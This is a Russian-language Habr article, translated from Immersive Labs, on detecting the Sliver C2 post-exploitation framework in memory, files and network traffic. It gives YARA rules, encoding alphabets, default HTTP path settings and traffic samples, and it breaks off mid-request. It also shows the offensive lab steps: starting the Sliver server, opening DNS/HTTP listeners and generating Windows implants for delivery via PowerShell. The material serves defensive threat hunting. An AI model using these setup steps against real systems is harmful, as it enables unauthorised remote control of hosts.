

Иголка в стоге сена: ищем следы работы C2-фреймворка Sliver

 habr.com/ru/articles/781478

December 18, 2023



[Автор оригинала: Immersive Labs](#)



Привет, Хабр, на связи лаборатория кибербезопасности компании AP Security! Не так давно на нашем канале вышла статья по использованию фреймворка постэксплуатации Sliver C2 от Bishop Fox.

Сегодня мы представляем вам исследование компании Immersive Labs по детектированию и анализу нагрузок и туннелей взаимодействия Sliver.

Этот C2 всё сильнее набирает популярность, а значит специалисты по реагированию на инциденты должны быть всегда готовы столкнуться лицом к лицу с новыми техниками и инструментами. Приятного прочтения!


Sliver C2 представляет собой кроссплатформенный расширяемый фреймворк постэксплуатации, созданный командой Bishop Fox. Он написан преимущественно на языке Go, что делает его быстрым, переносимым и легко настраиваемым. Такая универсальность делает инструмент популярным в Red Team проектах.

Фреймворк Sliver C2 обладает возможностями, рассчитанными как на начинающих, так и на опытных пользователей. Одной из его особенностей является возможность генерировать динамические пэйлоады под разные ОС.

Что касается коммуникаций, то Sliver поддерживает широкий спектр протоколов, включая HTTP, HTTPS, DNS, TCP и WireGuard. Это обеспечивает гибкость и скрытность, а также возможность маскировки канала C2 под легитимный сетевой трафик.

Более подробно об использовании Sliver можно прочитать в нашей статье [Sliver C2: Подробный tutorial](#).

Одним словом, Sliver C2 в последнее время серьезно набирает популярность. Ниже приведена диаграмма использования различных фреймворков постэксплуатации в последние месяцы.



Threat hunting

Из-за роста популярности данного фреймворка, хакеры и пентестеры всё чаще используют его при проведении атак на инфраструктуру. Именно поэтому специалистам по реагированию на инциденты, участникам Blue Team и инженерам SOC важно знать методы обнаружения Sliver по различным артефактам в файловой системе, оперативной памяти и сетевом трафике.

В данном отчете подробно описываются технические методы обнаружения, которые можно использовать для выявления использования Sliver.

Целевая инфраструктура


Для захвата трафика и сбора артефактов, а в дальнейшем анализа маячков фреймворка был создан небольшой тестовый полигон, предназначенный для тестирования средств обнаружения и сбора логов. При этом наша микроинфраструктура должна была включать возможности EDR.

Endpoint Detection and Response (EDR) – продвинутая система безопасности, представляющая собой интегрированное решение для обеспечения

безопасности конечных точек от потенциальных угроз. Технология сочетает в себе непрерывный мониторинг и сбор данных о хостах в режиме реального времени и решает проблему постоянного мониторинга и реагирования на сложные угрозы.

Полигон состоял из следующих основных элементов:

- Хост-машина, которую мы контролировали для установки имплантата
- Регистрация событий
 - Sysmon
 - Splunk
- Ведение сетевого журнала
 - Полный захват пакетов
 - Ведение журнала DNS
- EDR
 - Velociraptor
- Сброс/восстановление




Инфраструктура злоумышленника

После развертывания целевой инфраструктуры пора заняться развертыванием C2 сервера Sliver. В данном случае все было просто: всего лишь одна VPS на "белом" IP-адресе, что позволило легко открыть необходимые порты TCP, HTTP/S и DNS для диапазона.

Можно было бы развернуть C2 во внутренней сети, однако в этом случае у него был бы внутренний IP-адрес. Поэтому для большей реалистичности использовался отдельный сервер для инфраструктуры злоумышленника.

DNS

Для DNS была выбрана конфигурация Cloudflare, которая позволила установить DNS записи, необходимые для HTTP/S C2, и создать запись nameserver для C2 без необходимости использования нескольких доменов.




The screenshot shows the Cloudflare DNS management interface for the domain 'the-briar-patch.cc'. It includes a search bar, a table of DNS records, and buttons for 'Search', 'Advanced', and 'Add record'.

Type ▲	Name	Content	Proxy status	TTL	Actions
NS	sliver-dns	ns1.the-briar-patch.cc	DNS only	5 min	Edit ►
A	ns1	34.244.77.88	 DNS only	5 min	Edit ►
A	the-briar-patch.cc	34.244.77.88	 DNS only	5 min	Edit ►

В данной конфигурации используются настройки по умолчанию, приведенные в [wiki BishopFix](#) по установке и настройке DNS.

Сервер Sliver C2

В данном исследовании не рассматривалась возможность использования фреймворка Sliver, поэтому было решено сделать подключение к серверу напрямую, а не использовать многопользовательский режим, который позволяет нескольким операторам управлять C2. Более традиционное развертывание выглядит следующим образом.



В конфигурации вместо удаленных операторов был использован прямой консольный доступ к серверу C2.

Установка

Так как Sliver написан на GoLang, его установка предельно проста. Достаточно скачать необходимый исполняемый файл, дать ему права на выполнение и запустить.

```
ubuntu@ip-172-31-22-231:~$ wget -q
https://github.com/BishopFox/sliver/releases/download/v1.5.30/sliver-server_linux
ubuntu@ip-172-31-22-231:~$ chmod +x sliver-server_linux
ubuntu@ip-172-31-22-231:~$ sudo ./sliver-server_linux
```

Запустив сервер Sliver C2, были также запущены локальные listeners для HTTP и DNS.

Настройка

```
All hackers gain vigilance
[*] Server v1.5.30 - a8a36dd6e2c9796c51ab6983b5b615d19c6a6995
[*] Welcome to the sliver shell, please type 'help' for options

[server] sliver > dns --domains sliver-dns.the-briar-patch.cc.

[*] Starting DNS listener with parent domain(s) [sliver-dns.the-briar-patch.cc.] ...

[*] Successfully started job #1

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #2

[server] sliver >
```

Теперь, когда listeners запущены, необходимо создать маячки для отправки на хосты, чтобы инициировать первоначальную компрометацию.

```
[server] sliver > generate --dns sliver-dns.the-briar-patch.cc.


[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:01:59
[*] Implant saved to /home/ubuntu/STICKY_MARACA.exe

[server] sliver > generate --http sliver-http.the-briar-patch.cc

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:01:19
[*] Implant saved to /home/ubuntu/HANDSOME_TENSION.exe
```

Доставка

В данном исследовании нас не интересуют продвинутые механизмы доставки. Поэтому для передачи полезной нагрузки клиенту использовалась простая команда `python3 -m http.server` на хосте Sliver и команду PowerShell `iwr` на целевом хосте.



Анализ

Итак, инфраструктура развернута, все средства настроены, нагрузка доставлена. Пришло время приступить к анализу. Маячки могут быть обфусцированы и модифицированы с помощью различных техник - их слишком много, чтобы описывать их в исследовании. В данном отчете представлены некоторые базовые методы обнаружения бинарных файлов, но основное внимание уделяется обнаружению имплантата в памяти или по протоколам C2.

Нагрузка

Пэйлоад был сгенерирован в виде скомпилированного двоичного файла на языке Go. Это делает его легко портируемым под разные ОС и архитектуры. Однако, из-за статической линковки средний размер файла составляет 16 Мб, а это далеко не маленькая цифра для полезной нагрузки C2. Для решения этой проблемы Sliver поддерживает использование других фреймворков и инструментов, таких как Metasploit, для создания более компактных совместимых нагрузок.

Обнаружение в памяти облегчается, поскольку весь двоичный файл Go должен быть распакован в память независимо от упаковки двоичного файла или поэтапной доставки.

Yara Rules для обнаружения исполняемого файла

Простое правило Yara использовалось для обнаружения немодифицированного имплантата Sliver, созданного для Windows, Linux или MacOS.


```
rule sliver_binary_native {  
  
    meta:  
        author = "Kev Breen @kevthehermit"  
        description = "Detects unmodified Sliver implant generated  
for Windows, Linux or MacOS"  
  
    strings:  
        $sliverpb = "sliverpb"  
        $bishop_git = "github.com/bishopfox/"  
  
    condition:  
        // This detects Go Headers for PE, ELF, Macho  
        (  
            (uint16(0) == 0x5a4d) or  
            (uint32(0)==0x464c457f) or  
            (uint32(0) == 0xfeedfacf) or  
            (uint32(0) == 0xcffaedfe) or  
            (uint32(0) == 0xfeedface) or  
            (uint32(0) == 0xcefaedfe)  
        )  
        // String matches  
        and $sliverpb  
        and $bishop_git  
}
```

Yara Rules для обнаружения нагрузки в памяти

Это правило предназначено для обнаружения Sliver, работающего в памяти; приведенное выше Yara правило не подходит для обнаружения в оперативной памяти, поскольку использует некоторые фиксированные смещения для уменьшения количества ложных срабатываний при сканировании файлов.

```
rule sliver_memory {  
  
    meta:  
        author = "Kev Breen @kevthehermit"  
        description = "Detects Sliver running in memory"  
  
    strings:  
        $str1 = "sliverpb"  
        $str2 = "github.com/bishopfox/"  
        $str3 = "chacha20poly1305"  
  
    condition:  
        all of them  
}
```


Command & Control

Sliver имеет четыре основных протокола взаимодействия:

- DNS
- mTLS
- WireGuard
- HTTP(S) Весь трафик Sliver шифруется и в зависимости от протокола может использоваться дополнительное кодирование для усиления маскировки трафика.

DNS

При обмене данными через DNS маячок Sliver кодирует свои сообщения в запросы и ответы поддоменов. Практически, этот принцип ничем не отличается от стандартных методов DNS туннелирования.



Однако, Sliver отличается от большинства C2 тем, как упаковываются и кодируются данные, что позволяет передать гораздо больший объем данных в одном запросе.

Структура

Так как DNS не ориентирован на создание соединения, Sliver необходим способ отслеживания последовательности данных в закодированных пакетах. Для этого он использует protobuf.

Protocol Buffers (Protobuf) - это формат сериализации данных, разработанный компанией Google. Он эффективно и компактно хранит структурированные данные в двоичной форме, что позволяет быстрее передавать их по сети. Protobuf поддерживает широкий спектр выбранных языков программирования и является платформонезависимым, что означает, что программы, написанные с его использованием, могут быть легко перенесены на другие платформы.

```
message DNSMessage {
    DNSMessageType Type = 1; // An enum type
    uint32 ID = 2; // 8 bit message id + 24 bit dns session ID
    uint32 Start = 3; // These bytes of `Data` start at
    uint32 Stop = 4; // These bytes of `Data` stop at
    uint32 Size = 5; // Total message size (e.g. last message Stop = Size)
    bytes Data = 6; // Actual data
}
```

Кодирование

После того как сообщение упаковано в protobuf, его необходимо закодировать в строку поддомена. По умолчанию используется кодировка Base58 с возможностью перехода на Base32.

Для дополнительной маскировки Sliver также использует слегка измененные алфавиты для кодировки Base32 и Base58.


```
b32_std = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ234567'  
b32_mod = 'ab1c2d3e4f5g6h7j8k9m0npqrtuvwxyz'  
  
b58_std = '123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz'  
b58_mod = '213465789aBcDeFgHjKLMNPQRSTUVWXYZAbCdEfGhiJkmnopqrstuvwxyz'
```

Обнаружение

Поскольку зашифрованная нагрузка ограничена 254 символами на поддомен, а количество символов в одном запросе ограничено, сервера C2 и маячки, использующие DNS, генерируют значительный трафик, сильно превышающий объем трафика других протоколов. Это может позволить легко обнаружить такой канал, если в инфраструктуре регистрируется DNS-трафик.

Ниже приведены примеры обнаружения DNS туннеля с помощью Kibana. Здесь показан счетчик событий после отправки 3-4 команд с C2 за 5 минут.

Kibana - программная панель визуализации данных, использующая Elastic. Kibana используется для мониторинга и анализа ИТ-инфраструктуры в составе **Elastic Stack**, в который помимо нее входят Elasticsearch и Logstash.



Export

ETLD+1	Bytes In	Bytes Out
the-briar-patch.cc	194,075	226,295
google.com	2,727	9,202
mozgcp.net	1,596	3,104
mozilla.com	1,329	2,959
mozilla.org	735	1,865
lencr.org	385	1,492
gstatic.com	874	1,366

< 1 2 >

HTTP(S)

Протокол взаимодействия идентичен для HTTP и HTTPS. Единственным отличием является использование шифрования, что требует перехват TLS или ведение сетевого журнала на хосте с помощью Zeek или PacketBeat.

Важно отметить, что настройка параметров протокола HTTP в Sliver является весьма гибкой, и приведенная в исследовании информация относится к настройкам по умолчанию.

Структура

Sliver использует расширения файлов для определения типа запроса

- .woff - Используется для стейджеров
- .html - Обмен ключами
- .js - Сообщения длинного опроса
- .php - Сессионные сообщения
- .png - Сообщения о закрытии сессии

Для каждого запроса создается случайный путь, который игнорируется и не имеет отношения ни к сообщению, ни к запросу. Однако существует фиксированное количество путей и имен файлов по умолчанию, что позволяет создавать некоторые типовые правила обнаружения.

```

ImplantConfig: &HTTPC2ImplantConfig{
    UserAgent:      "", // Blank string is rendered as randomized platform user-agent
    ChromeBaseVersion: DefaultChromeBaseVer,
    MacOSVersion:    DefaultMacOSVer,
    MaxFiles:        8,
    MinFiles:        2,
    MaxPaths:        8,
    MinPaths:        2,

    StagerFileExt: ".woff",

    PollFileExt: ".js",
    PollFiles: []string{
        "bootstrap", "bootstrap.min", "jquery.min", "jquery", "route",
        "app", "app.min", "array", "backbone", "script", "email",
    },
    PollPaths: []string{
        "js", "umd", "assets", "bundle", "bundles", "scripts", "script", "javascripts",
        "javascript", "jscript",
    },

    StartSessionFileExt: ".html",
    SessionFileExt:      ".php",
    SessionFiles: []string{
        "login", "signin", "api", "samples", "rpc", "index",
        "admin", "register", "sign-up",
    },
    SessionPaths: []string{
        "php", "api", "upload", "actions", "rest", "v1", "auth", "authenticate",
        "oauth", "oauth2", "oauth2callback", "database", "db", "namespaces",
    },

    CloseFileExt: ".png",
    CloseFiles: []string{
        "favicon", "sample", "example",
    },
    ClosePaths: []string{
        "static", "www", "assets", "images", "icons", "image", "icon", "png",
    },
},

```

Стоит еще раз отметить, что все эти параметры могут быть дополнительно сконфигурированы оператором C2.

Кодирование

Сообщения кодируются следующими методами:

ID	Encoder
13	Base64 with modified alphabet
22	PNG
31	English words
43	Base58 with modified alphabet
45	English words + Gzip compression
49	Gzip compression
64	Base64 + Gzip compression
65	Base32 with modified alphabet
92	Hex

Кодер выбирается случайным образом при каждой отправке нового сообщения. Используемый кодер кодируется как значение nonce и добавляется в качестве параметра запроса к каждому HTTP-запросу. Например, по следующему URL-адресу можно легко определить, какой кодер используется, с помощью небольшого количества кода на языке Python.

```
import re

url_string = "/javascript/backbone.js?k=1000o240x50"
nonce_param = url_string.split('=')[-1]
nonce_value = int(re.sub('[^0-9]', '', nonce_param))
encoder_id = nonce_value % 101
print(encoder_id)
```

На выходе получим encoder_id, равный 13. По таблице определяем, что использовался base64 с "кастомным" алфавитом.

Ниже приведены измененные алфавиты для кодировок Base32, 58, 64

```
b64_std = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
b64_mod = "a0b2c5def6hijklmnopqr_st-uvwxyzA1B3C4DEFGHIJKLM7N09PQR8ST+UVWXYZ"

b32_std = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ234567'
b32_mod = 'ab1c2d3e4f5g6h7j8k9m0npqrtuvwxyz'

b58_std = '123456789ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
b58_mod = '213465789aBcDeFgHjKLMNPQRSTUVWXYZAbCdEfGhiJkmnopqrstuvwxyz'
```

Кодировка английскими словами

В качестве механизма кодирования в данном методе используются списки английских слов. Сами же слова при этом "захардкожены" в нагрузку, всего их 1420.

```
POST /api.php?l=k327084j77 HTTP/1.1
Host: sliver-http.the-briar-patch.cc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.1242.843 Safari/537.36
Content-Length: 884
Cookie: APISID=efa92451d866314990a6230fdc21a1bf
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip

EDDYING REVOTES BUTTERFAT SULPHATE DECLIVITIES UNSOLDERING PODGILY PACHALIC MURRIES
COLOMBARD LIERNE TALLAGES FOOTSTOCK SNAKILY CHEERING ABRASIONS QUINTUPLET ACCLAIM ORAD
